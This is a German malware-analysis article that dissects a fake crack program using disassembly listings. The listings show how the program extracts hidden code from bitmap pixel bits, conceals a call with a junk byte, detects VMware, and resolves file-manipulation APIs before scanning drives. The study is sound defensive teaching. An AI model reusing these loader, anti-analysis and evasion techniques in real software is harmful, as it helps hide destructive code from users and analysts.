Funktionsanalyse eines verdächtigen Programms

Bartosz Wójcik

Man sollte sich den Start einer zufällig aus dem Internet heruntergeladenen Datei genau überlegen. Nicht jede Datei birgt Gefahren in sich. Allerdings ist es sehr leicht, sich auf diese Weise ein bösartiges Programm einzufangen, das unsere Naivität ausnutzen will. Diese Sorglosigkeit kann uns unter Umständen teuer zu stehen kommen. Bevor wir also ein unbekanntes Programm starten, versuchen wir seine Wirkung zu analysieren.

Gegen Ende September 2004 ist in der Diskussionsliste *pl.comp.programming* ein Posting mit dem Thema *UNIVERSELLER CRACK FÜR MKS-VIR!!!!* erschienen. Darin gab es einen Link zum Archiv *crack.zip* mit einer kleinen ausführbaren Datei. Nach den Aussagen von Benutzern war dieses Programm kein Crack – sondern es enthielt wahrscheinlich verdächtigen Code. Links zu derselben Datei befanden sich auch in Postings von mindestens fünf anderen Diskussionslisten (wo sie keinen Crack mehr fanden, sondern unter Anderem ein Passwort-Cracker für *Gadu-Gadu*, ein polnischer Kommunikator vorgetäuscht wurde). Aus Neugier haben wir uns dann entschieden, diese suspekte Datei zu analysieren.

Eine solche Analyse besteht aus zwei Phasen. Zunächst sollte man sich den allgemeinen Aufbau der ausführbaren Datei anschauen, ihre Ressourcenliste beachten (siehe Rahmen *Ressourcen in Programmen für Windows*) und die eingesetzte Programmiersprache feststellen. Man sollte auch überprüfen, ob die ausführbare Datei komprimiert wurde (zum Beispiel mit Hilfe eines der Komprimierer wie *FSG, UPX*, *Aspack*). Durch diese Informationen weiß man, ob man unmittelbar mit der Analyse des Codes beginnen kann oder die Datei zuerst entpacken muss. Die Codeanalyse von komprimierten Dateien hat nämlich keinen Sinn.

In der zweiten und zugleich der wichtigsten Phase wird das verdächtige Programm selbst analysiert und gegebenenfalls von den scheinbar harmlosen Applikationsressourcen der versteckte Code extrahiert. Dadurch erfahren wir, wie das Programm funktioniert und welche Folgen sein Start haben kann. Wie Sie später sehen werden, ist in diesem Fall die Analyse begründet, denn der angebliche Crack gehört sicherlich nicht zu den unschädlichen Program-

Aus dem Artikel erfahren Sie...

- Wie man unter Windows die Analyse eines unbekannten Programms durchführen kann.

Was Sie vorher wissen sollten...

- Sie sollten mindestens Grundlagen der Programmierung in Assembler und C++ beherrschen.

Ressourcen in Programmen für Windows

Die Ressourcen in Anwendungen für Windows-Systeme sind Daten, die für den Benutzer zugänglichen Programmbestandteile definieren. Durch sie ist die Benutzerschnittstelle einheitlich und das Ersetzen eines der Applikationselemente sehr einfach. Die Ressourcen sind vom eigentlichen Programmcode getrennt. Obwohl die Bearbeitung einer ausführbaren Datei praktisch unmöglich ist, bereitet die Modifizierung einer Ressource (zum Beispiel die Änderung des Fensterhintergrundes) keine Schwierigkeiten – es genügt, eines der vielen im Internet verfügbaren Tools zu verwenden, wie zum Beispiel das beschriebene *eXeScope*.

Die Ressourcen können in fast jedem Datenformat auftreten. Üblicherweise sind es Multimedia-Dateien (vor allem GIF, JPEG, AVI, WAVE), allerdings können es auch separate ausführbare Programme, Textdateien oder HTML- und RTF-Dokumente sein.

men. Wenn Sie also irgendwann auf so eine verdächtige Datei stoßen, empfehlen wir Ihnen eindringlich, eine ähnliche Analyse durchzuführen.

Schnelle Erkennung

In dem heruntergeladenen Archiv *crack.zip* befand sich eine Datei namens *patch.exe*, die knapp 200 KB groß war. Achtung! Bevor wir mit der Untersuchung anfangen, empfehlen wir, die Dateierweiterung zu ändern, zum Beispiel auf *patch.bin*. Dies schützt uns vor einem zufälligen Start dieses unbekannten Programms – die Folgen eines solchen Fehlers könnten nämlich sehr schwerwiegend sein.

In der ersten Phase der Analyse müssen wir den Aufbau der verdächtigen Datei kennen lernen. Dazu eignet sich perfekt die Executable-Dateikennung *PEiD*. Ihre eingebaute Datenbank ermöglicht die Bestimmung der zur Erstellung der Applikation eingesetzten Sprache sowie die Identifizierung der populärsten Typen von Komprimieren und Protektoren für ausführbare Dateien. Man kann auch die etwas ältere Dateikennung *FileInfo* verwenden, sie wird aber



Abbildung 1. *Die Dateikennung PEiD in Aktion*



Abbildung 2. *Der Ressourcen-Editor eXeScope*



Abbildung 3. *Die WinMain()-Prozedur im Disassembler IDA*

Listing 1. *Die WinMain()-Prozedur*

```
.text:00401280 ; __stdcall WinMain(x,x,x,x)
.text:00401280 _WinMain@16 proc near ; CODE XREF: start+C9p
.text:00401280
.text:00401280 hInstance   = dword ptr  4
.text:00401280
.text:00401280             mov     eax, [esp+hInstance]
.text:00401284             push    0 ; dwInitParam
.text:00401286             push    offset DialogFunc ; lpDialogFunc
.text:0040128B             push    0 ; hWndParent
.text:0040128D             push    65h ; lpTemplateName
.text:0040128F             push    eax ; hInstance
.text:00401290             mov     dword_405554, eax
.text:00401295             call    ds:DialogBoxParamA
.text:00401295                     ; Create a model dialog box from a
.text:00401295                     ; dialog box template resource
.text:0040129B             mov     eax, hHandle
.text:004012A0             push    INFINITE ; dwMilliseconds
.text:004012A2             push    eax ; hHandle
.text:004012A3             call    ds:WaitForSingleObject
.text:004012A9             retn    10h
.text:004012A9 _WinMain@16 endp
```

Listing 2. *Die in die Sprache C++ übersetzte WinMain()-Prozedur*

```
WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
  LPSTR lpCmdLine, int nShowCmd)
{
    // Dialogfenster anzeigen
    DialogBoxParam(hInstance, FENSTERKENNUNG,
          NULL, DialogFunc, 0);
    // Programm erst dann beenden,
        // wenn das Handle hHandle freigegeben wird
    return WaitForSingleObject(hHandle, INFINITE);
}
```

Listing 3. *Der für das Schreiben in die Variable zuständige Codeabschnitt*

```
.text:004010F7  mov     edx, offset lpSchnittstelle
.text:004010FC  mov     eax, lpCodeZeiger
.text:00401101  jmp     short loc_401104 ; geheimnisvolles "call"
.text:00401103  db 0B8h ; Müll sog. "junk"
.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax ; geheimnisvolles "call"
.text:00401106  db    0 ; Müll
.text:00401107  db    0 ; wie oben
.text:00401108  mov     hHandle, eax ; Einstellung des Handles
.text:0040110D  pop     edi
.text:0040110E  mov     eax, 1
.text:00401113  pop     esi
.text:00401114  retn
```

nicht so dynamisch entwickelt wie *PEiD* und das erzielte Ergebnis kann nicht so präzise sein.

Welche Informationen haben wir also mit Hilfe von *PEiD* erhalten? Grundsätzlich ist *patch.exe* eine ausführbare 32-Bit-Datei im, für die Windows-Plattform charakteristischen *Portable Executable* Format (PE). Man kann sehen (siehe Abbildung 1), dass das Programm mit *MS Visual C++ 6.0* geschrieben wurde. Dank *PEiD* wissen wir auch, dass sie weder komprimiert noch geschützt wurde. Weitere Informationen, wie die Art des Untersystems, der Datei-Offset oder des sogenannten Eintrittspunktes (engl. *entrypoint*) sind für uns momentan unwesentlich.

Das Wissen über die Struktur der verdächtigen Datei ist noch nicht alles – wir müssen unbedingt die Ressourcen der Applikation kennen lernen. Dazu verwenden wir das Programm *eXeScope*, das uns ermöglicht, die Ressourcen in ausführbaren Dateien zu überblicken und zu editieren (siehe Abbildung 2).

Während wir die Datei im Ressourcen-Editor überprüfen, finden wir lediglich die standardmäßigen Datentypen – eine Bitmap, ein Dialogfenster, ein Icon sowie *manifest* (die Applikationsfenster mit dieser Ressource nutzen unter Windows XP-Systemen neue Grafikstile, ohne sie wird dagegen die standardmäßige von den Windows 9x-Systemen bekannte grafische Schnittstelle angezeigt). Auf den ersten Blick scheint also die Datei *patch.exe* eine ganz harmlose Applikation zu sein. Der Schein kann aber trügen. Sicherheitshalber müssen wir eine langwierige Analyse des disassemblierten Programms durchführen und – wenn nötig – den zusätzlichen, in der Datei verborgenen Code finden.

Codeanalyse

Zur Durchführung der Codeanalyse der verdächtigen Applikation verwenden wir den ausgezeichneten (kommerziellen) Disassembler *IDA* der Firma DataRescue. *IDA* gilt aktuell als das beste Tool dieser Art – es ermöglicht eine detaillierte Analyse fast aller Typen von ausführbaren Dateien. Die auf der Webseite des Herstellers verfügbare Demo-Version ermöglicht lediglich die Analyse von *Portable Executable*-Dateien – allerdings reicht sie uns vollkommen aus, denn *patch.exe* entspricht diesem Format.

Die WinMain()-Prozedur

Nach dem Laden der Datei *patch.exe* in den Decompiler *IDA* (siehe Abbildung 3) befinden wir uns in der `WinMain()`-Prozedur, die der Eintrittspunkt für die in der Sprache C++ geschrie-

benen Applikationen ist. Genauer ist es der sogenannnte Eintrittspunkt (engl. *entrypoint*), dessen Adresse im Header der PE-Datei steht und von dem aus die Ausführung des Applikationscodes beginnt. Im Falle von C++-Programmen ist jedoch der Code aus dem echten Eintrittspunkt lediglich für die Initialisierung von internen Variablen zuständig – der Programmierer hat darauf keinen Einfluss. Wir sind aber nur daran interessiert, was vom Programmierer geschrieben wurde. Die `WinMain()`-Prozedur ist in Listing 1 zu sehen:

Eine solche Form des Codes kann schwierig zu analysieren sein. Um ihn besser zu verstehen, übersetzen wir ihn in die Sprache C++. Aus fast jedem *Deadlisting* (dem disassemblierten Code) kann man mit mehr oder weniger Aufwand den Code einer Programmiersprache rekonstruieren, in der er ursprünglich geschrieben wurde. Solche Tools wie *IDA* liefern nur Basisinformationen – Funktionsnamen, Variablen- und Konstantennamen, Aufrufkonventionen der Funktionen (wie *stdcall* oder *cdecl*). Obwohl spezielle Plugins für *IDA* zur einfachen Dekompilierung des x86-Codes vorhanden sind, lassen die Ergebnisse viele Fragen offen.

Um eine solche Übersetzung durchführen zu können, muss man die Struktur der Funktion analysieren, lokale Variablen aussondern und schließlich die Referenzen zu globalen Variablen finden. Die durch *IDA* gelieferten Informationen genügen zur Feststellung, welche (und wie viele) Parameter die analysierte Funktion annimmt. Außerdem erfahren wir mit Hilfe des Disassemblers, welche Werte die jeweilige Funktion zurückgibt, welche Prozeduren *WinApi* nutzt und zu welchen Daten es referenziert. Unsere erste Aufgabe ist es, den Typ der Funktion, ihre Aufrufkonvention und Parametertypen zu definieren. Dann definieren wir unter Verwendung der Daten von *IDA* die lokalen Variablen der Funktion.

Sobald der allgemeine Umriss der Funktion erstellt wurde, kann



Abbildung 4. *Referenzenfenster im Programm IDA*

man mit der Wiederherstellung des Codes beginnen. Der erste Schritt ist der Wiederaufbau der Aufrufe anderer Funktionen (*WinApi*, aber auch der Referenzen zu den internen Funktionen des Programms) – für die *WinApi*-Funktionen analysieren wir beispielsweise die nacheinander gespeicherten Parameter, die mit der `push`-Anweisung in der umgekehrten Reihenfolge (vom letzten bis zum ersten Parameter) als die, mit der ihre Speicherung im Aufruf der Funktion im Originalcode erfolgt, in den Stack geschrieben werden. Nachdem die Informationen über alle Parameter gesammelt wurden, kann man die Originalreferenz zur Funktion wiederherstellen. Das schwierigste Element des Wiederaufbaus des Programmcodes (in einer High-Level-Sprache) ist die Wiederherstellung seiner Funktionslogik – eine richtige Erkennung der logischen Operatoren (`or`, `xor`, `not`), der arithmetischen Operatoren (Addieren, Subtrahieren, Multiplizieren, Dividieren) sowie der Bedingungsanweisungen (`if`, `else`, `switch`) oder schließlich der Schleifen (`for`, `while`, `do`). Erst all diese Informationen zusammengenommen, versetzen uns in die Lage den Assembler-Code in die zur Erstellung der Applikation benutzte Sprache übersetzen zu können.

Daraus folgt, dass die Übersetzung des Codes in eine High-Level-Sprache einiges an Arbeitsaufwand

Listing 4. *Der für das Schreiben in die Variable zuständige Code im Editor Hiew*

```
.00401101: EB01       jmps .000401104     ; Sprung in die Mitte der Anweisung
.00401103: B8FFD00000 mov  eax,00000D0FF  ; versteckte Anweisung
.00401108: A3E4564000 mov  [004056E4],eax ; Einstellung des Handles
.0040110D: 5F         pop  edi
.0040110E: B801000000 mov  eax,000000001
.00401113: 5E         pop  esi
.00401114: C3         retn
```

Listing 5. *Die Variable lpCodeZeiger*

```
.text:00401074 push ecx
.text:00401075 push 0
.text:00401077 mov  dwBitmapGroesse, ecx ; Bitmapgroesse speichern
.text:0040107D call ds:VirtualAlloc ; Speicher allozieren, die Adresse
.text:0040107D ; des allozierten Blocks wird sich im eax-Register befinden
.text:00401083 mov  ecx, dwBitmapGroesse
.text:00401089 mov  edi, eax        ; edi = Adresse des allozierten Speichers
.text:0040108B mov  edx, ecx
.text:0040108D xor  eax, eax
.text:0040108F shr  ecx, 2
.text:00401092 mov  lpCodeZeiger, edi ; die Adresse des allozierten Speichers
.text:00401092 ; speichern in die Variable lpCodeZeiger
```

Listing 6. *Das Codefragment zum Auslesen von Daten aus der Bitmap*

```
.text:004010BE nächstes_Byte: ; CODE XREF: .text:004010F4j
.text:004010BE  mov     edi, lpCodeZeiger
.text:004010C4  xor     ecx, ecx
.text:004010C6  jmp     short loc_4010CE
.text:004010C8 naechstes_Bit: ; CODE XREF: .text:004010E9j
.text:004010C8  mov     edi, lpCodeZeiger
.text:004010CE loc_4010CE: ; CODE XREF: .text:004010BCj
.text:004010CE                ; .text:004010C6j
.text:004010CE  mov     edx, lpBitmapZeiger
.text:004010D4  mov     bl, [edi+eax] ; "zusammengesetztes" Codebyte
.text:004010D7  mov     dl, [edx+esi] ; naechstes Byte des RGB-Farbanteils
.text:004010DA  and     dl, 1 ; das unbedeutendste Bit
.text:004010DA                  ; des Farbanteils maskieren
.text:004010DD  shl     dl, cl ; Bit des RGB-Anteils << i++
.text:004010DF  or      bl, dl ; Bits des Farbanteils
.text:004010DF                  ; in ein Byte zusammensetzen
.text:004010E1  inc     esi
.text:004010E2  inc     ecx
.text:004010E3  mov     [edi+eax], bl ; ein Codebyte speichern
.text:004010E6  cmp     ecx, 8 ; 8 Bits Zaehler (8 Bits = 1 Byte)
.text:004010E9  jb      short naechstes_Bit
.text:004010EB  mov     ecx, dwBitmapGroesse
.text:004010F1  inc     eax
.text:004010F2  cmp     esi, ecx
.text:004010F4  jb      short naechstes_Byte
.text:004010F6  pop     ebx
.text:004010F7
.text:004010F7 loc_4010F7: ; CODE XREF: .text:004010B7j
.text:004010F7  mov     edx, offset lpSchnittstelle
.text:004010FC  mov     eax, lpCodeZeiger
.text:00401101  jmp     short loc_401104 ; geheimnisvolles "call"
.text:00401103  db 0B8h ; Muell, sog. "junk"
.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax             ; geheimnisvolles "call"
```

Listing 7. *Der Code zur Berechnung der Bitmapgröße*

```
.text:0040105B ; Im EAX-Register befindet sich der Zeiger
.text:0040105B ; auf den Datenanfang der Bitmap
.text:0040105B  mov     ecx, [eax+8] ; Bitmaphoehe
.text:0040105E  push    40h
.text:00401060  imul    ecx, [eax+4] ; Breite * Hoehe = Anzahl
.text:00401060                       ; der Bytes zur Beschreibung der Pixel
.text:00401064  push    3000h
.text:00401069  add     eax, 40 ; Groesse des Bitmap-Headers
.text:0040106C  lea     ecx, [ecx+ecx*2] ; jedes Pixel wird durch 3 Bytes
.text:0040106C           ; beschrieben, man sollte also das Ergebnis
.text:0040106C           ; Breite * Hoehe mal 3 (RGB) multiplizieren
.text:0040106F  mov     lpBitmapZeiger, eax
.text:0040106F   ; Zeiger in die Daten der nachfolgenden Pixel speichern
.text:00401074  push    ecx
.text:00401075  push    0
.text:00401077  mov     dwBitmapGroesse, ecx ; Bitmapgroesse speichern
```

darstellt und viel Erfahrung seitens des Benutzers erfordert. Glücklicherweise ist die Übersetzung für unsere Analyse nicht nötig, doch kann sie dabei behilflich sein. Die in C++ übersetzte `WinMain()`-Prozedur finden Sie in Listing 2.

Wie geschildert, wird im Programm zuerst sie Prozedur `DialogBoxParam()`, die das Dialogfenster anzeigt, aufgerufen. Seine Kennung bestimmt das in den Ressourcen der ausführbaren Datei gespeicherte Fenster. Dann wird die Prozedur `WaitForSingleObject()` aufgerufen, wonach das Programm seine Arbeit beendet. Aus diesem Code kann man schlussfolgern, dass das Programm ein Dialogfenster anzeigt, das nach seinem Schließen (wenn es nicht mehr sichtbar ist) so lange wartet, bis der Zustand für das `hHandle`-Objekt signalisiert wird. Einfach gesagt: das Programm beendet seine Arbeit nicht, solange die Ausführung eines anderen durch `WinMain()` initiierten Codes nicht endet. Das ist die gängigste Methode, um auf das Ende der Ausführung einer Codesequenz zu warten, die in einem separaten Thread gestartet wurde.

Was könnte nun so ein einfaches Programm gleich nach dem Schließen des Fensters tun wollen? Wahrscheinlich etwas Böses. Man sollte also im Code die Stelle finden, an der das Handle `hHandle` einzustellen ist – wenn es ausgelesen wird, muss es früher irgendwo geschrieben worden sein. Um dies im Disassembler *IDA* durchführen zu können, sollte man den Namen der Variable `hHandle` anklicken. Dadurch gelangen wir an die Stelle, wo sie in der Datensektion angelegt wurde (das Handle `hHandle` ist einfach ein 32-Bit-Wert im DWORD-Typ):

```
.data:004056E4 ; HANDLE hHandle
.data:004056E4 hHandle
  dd 0
  ; DATA XREF: .text:00401108w
.data:004056E4
  ; WinMain(x,x,x,x)+1Br
```

Neben dem Variablennamen rechts befinden sich die sogenannten Referenzen (siehe Abbildung 4) – Informationen über die Stellen im Code, von den aus die Variable ausgelesen und modifiziert wird.

Die geheimnisvollen Referenzen

Schauen wir uns nun die Referenzen des Handles `hHandle` an. Eine dieser Stellen ist die vorhergehend dargestellte `WinMain()`-Prozedur, in der die Variable ausgelesen wird (dafür steht der Buchstabe *r*, vom englischen *read*). Bemerkenswerter ist jedoch die zweite Referenz (auf der Liste steht sie an der ersten Stelle),

deren Beschreibung besagt, dass die Variable `hHandle` an dieser Stelle modifiziert wird (der Buchstabe *w*, vom englischen *write*). Jetzt genügt es, sie anzuklicken, um in den für das Schreiben in die Variable zuständigen Codeabschnitt zu gelangen. Dieses Codefragment wird in Listing 3 dargestellt.

Eine kurze Erläuterung zu diesem Code: Zunächst wird der Zeiger in das `eax`-Register in den Bereich eingelesen, in dem sich der Code (`mov eax, lpCodeZeiger`) befindet. Dann wird ein Sprung in die Anweisung ausgeführt, durch die die Prozedur aufgerufen wird (`jmp short loc_401104`). Nachdem diese Prozedur aufgerufen wurde, befindet sich im `eax`-Register der Wert des Handles (Werte und Fehlercodes werden normalerweise von allen Prozeduren in dieses Prozessorregister zurückgegeben), der anschließend in die Variable `hHandle` geschrieben wird.

Jemand, der Assembler gut kennt, bemerkt sicherlich, dass dieser Codeabschnitt verdächtig aussieht (nicht standardmäßig im Vergleich mit einem normalen kompilierten C++-Code). Der Disassembler *IDA* lässt allerdings Anweisungen weder verstecken noch verwischen. Verwenden wir also den Hexadezimal-Editor *Hiew*, um denselben Code nochmals verfolgen zu können (Listing 4).

Die Anweisung `call eax` ist hierbei nicht zu sehen, denn ihre *opcodes* (Anweisungsbytes) werden in die Mitte der Anweisung `mov eax, 0xD0FF` gesetzt. Erst nach dem Verwischen des ersten Bytes der `mov`-Anweisung sehen wir, welcher Code wirklich ausgeführt wird:

```
.00401101: EB01
  jmps .000401104
  ; Sprung in die Mitte der Anweisung
.00401103: 90
  nop
  ; verwischtes 1 Byte
  ; der Anweisung "mov"
.00401104: FFD0
  call eax
  ; versteckte Anweisung
```

Listing 8. *Der Code zum Auslesen von Daten aus der Bitmap übersetzt in die Sprache C++*

```
unsigned int i = 0, j = 0, k;
unsigned int dwBitmapGroesse;
// berechnen, wie viele Bytes alle Pixel in der Bitmap-Datei belegen
dwBitmapGroesse = Bitmapbreite * Bitmaphoehe * 3;
while (i < dwBitmapGroesse) {
        // 8 Bits der RGB-Farbanteile in 1 Codebyte zusammensetzen
        for (k = 0; k < 8; k++) {
                lpCodeZeiger[j] |= (lpBitmapZeiger[i++] & 1) << k;
        }
    // naechstes Codebyte
        j++;
}
```

Listing 9. *Die Struktur Schnittstelle*

```
00000000 Schnittstelle       struc ; (sizeof=0X48)
00000000 hKernel32           dd ?  ; Handle der Bibliothek kernel32.dll
00000004 hUser32             dd ?  ; Handle der Bibliothek user32.dll
00000008 GetProcAddress      dd ?  ; Adressen der Prozeduren WinApi
0000000C CreateThread        dd ?
00000010 bIsWindowsNT        dd ?
00000014 CreateFileA         dd ?
00000018 GetDriveTypeA       dd ?
0000001C SetEndOfFile        dd ?
00000020 SetFilePointer      dd ?
00000024 CloseHandle         dd ?
00000028 SetFileAttributesA dd ?
0000002C SetCurrentDirectoryA dd ?
00000030 FindFirstFileA      dd ?
00000034 FindNextFileA       dd ?
00000038 FindClose           dd ?
0000003C Sleep               dd ?
00000040 MessageBoxA         dd ?
00000044 stFindData          dd ?  ; WIN32_FIND_DATA
00000048 Schnittstelle       ends
```

Listing 10. *Das Hauptprogramm startet den zusätzlichen Thread*

```
; am Anfang der Ausfuehrung dieses Codes befindet sich im eax-Register
; die Adresse des Codes, im edx-Register befindet sich die Adresse
; der Struktur, die Zugriff auf die WinApi-Funktionen
; sicherstellt (Schnittstelle)
versteckte_code:
; eax + 16 = Anfang des Codes, der im Thread gestartet wird
  lea     ecx, der_im_Thread_auszufuehrende_Code[eax]
  push    eax
  push    esp
  push    0
  push    edx  ; Parameter fuer die Thread-Prozedur
               ; Adresse der Struktur Schnittstelle
  push    ecx  ; Adresse der Prozedur zum Starten im Thread
  push    0
  push    0
  call    [edx+Schnittstelle.CreateThread] ; den Code im Thread starten
loc_10:
   pop     ecx
   sub     dword ptr [esp], -2
   retn
```

Listing 11. *Der zusätzliche Thread – die Ausführung des versteckten Codes*

```
der_im_Thread_auszuführende_Code : ; DATA XREF: seg000:00000000r
  push    ebp
  mov     ebp, esp
  push    esi
  push    edi
  push    ebx
  mov     ebx, [ebp+8]    ; Offset der Schnittstelle mit
                          ; den Adressen der Funktionen WinApi
; die Anweisung "in" unter WindowsNT nicht ausfuehren
; dies würde zu einem Absturz der Applikation fuehren
  cmp     [ebx+Schnittstelle.bIsWindowsNT], 1
  jz      short nicht_ausfuehren
; Erkennung der VMware virtuellen Maschine, falls erkannt wurde,
; dass das Programm unter einem Emulator laeuft,
; beendet der Code seine Arbeit
  mov     ecx, 0Ah
  mov     eax, 'VMXh'
  mov     dx, 'VX'
  in      eax, dx
  cmp     ebx, 'VMXh' ; Erkennung von VMware
  jz      loc_1DB
nicht_ausführen: ; CODE XREF: seg000:00000023j
   mov     ebx, [ebp+8] ; Offset der Schnittstelle
                        ; mit den Adressen der Funktionen WinApi
   call    loc_54
aCreatefilea    db 'CreateFileA',0
loc_54: ; CODE XREF: seg000:00000043p
  push    [ebx+Schnittstelle.hKernel32]
  call    [ebx+Schnittstelle.GetProcAddress] ; Adressen der Prozeduren WinApi
  mov     [ebx+Schnittstelle.CreateFileA], eax
  call    loc_6E
aSetendoffile   db 'SetEndOfFile',0
loc_6E: ; CODE XREF: seg000:0000005Cp
  push    [ebx+Schnittstelle.hKernel32]
  call    [ebx+Schnittstelle.GetProcAddress] ; Adressen der Prozeduren WinApi
  mov     [ebx+Schnittstelle.SetEndOfFile], eax
...
  call    loc_161
aSetfileattribu db 'SetFileAttributesA',0
loc_161: ; CODE XREF: seg000:00000149 p
  push    [ebx+Schnittstelle.hKernel32]
  call    [ebx+Schnittstelle.GetProcAddress] ; Adressen der Prozeduren WinApi
  mov     [ebx+Schnittstelle.SetFileAttributesA], eax
  lea     edi, [ebx+Schnittstelle.stFindData] ; WIN32_FIND_DATA
  call    Festplatten_scannen ; Scannen von Laufwerken
  sub     eax, eax
  inc     eax
  pop     ebx
  pop     edi
  pop     esi
  leave
```

Wechseln wir nun wieder zum Code, der mit der Anweisung `call eax` aufgerufen wird. Man sollte erkennen, wohin die im `eax`-Register geschriebene Adresse führt. Oberhalb der Anweisung `call eax` befindet sich eine Anweisung, die in das `eax`-Register den Wert der Variable `lpCodeZeiger` hineinschreibt (um den Code besser verstehen zu können, kann die Variable in *IDA* frei umbenannt werden, – es genügt, mit dem Cursor auf sie zu zeigen, die *N*-Taste zu drücken und einen neuen Namen einzugeben). Um zu erkennen, was in die Variable hineingeschrieben wurde, verwenden wir wieder die Referenzen:

```
.data:004056E8
  lpCodeZeiger  dd 0
  ; DATA XREF: .text:00401092w
.data:004056E8
  ; .text:004010A1r
.data:004056E8
  ; .text:004010BEr
.data:004056E8
  ; .text:004010C8r
.data:004056E8
  ; .text:004010FCr
```

Die Variable `lpCodeZeiger` ist standardmäßig auf *0* eingestellt und nimmt einen anderen Wert erst später, an anderer Stelle im Code an. Das Klicken der auf die Referenz der Funktion, die die Variable füllt, führt uns zu dem Code, der in Listening 5 dargestellt wird. Wie gesehen wird die Variable `lpCodeZeiger` auf die Adresse des mit der Funktion `VirtualAlloc()` allozierten Speichers eingestellt.

Bleibt nur noch festzustellen, was sich in diesem geheimnisvollen Codefragment verbirgt.

Die verdächtige Bitmap

Wenn man sich die früheren Fragmente des *Deadlistings* anschaut, stellt man fest, dass aus den Ressourcen der Datei *patch.exe* eine einzige Bitmap geladen wird. Weiterhin werden aus den RGB-Farbanteilen von darauffolgenden Pixeln die Bytes des versteckten Codes zusammengesetzt, die dann in den vorhergehend allozierten Speicher geschrieben werden (dessen Adresse in der Variable `lpCodeZeiger` geschrieben wurde). Das grundsätzliche Codefragment, mit dem Daten aus der Bitmap ausgelesen wird, wird in Listing 6 gezeigt.

Im Code in Listing 6 kann man zwei Schleifen erkennen. Eine von ihnen (die interne) ist für die Übernahme von darauffolgenden Bytes zuständig, welche die RGB-Farbanteile (*Red* – rot, *Green* – grün, *Blue* – blau) der Bitmappixel bilden. Die Bitmap ist in unserem Fall im 24bpp-Format (24 Bits pro Pixel) geschrieben, jedes Pixel ist also mit drei nacheinander folgenden Farbbytes im RGB-Format versehen.

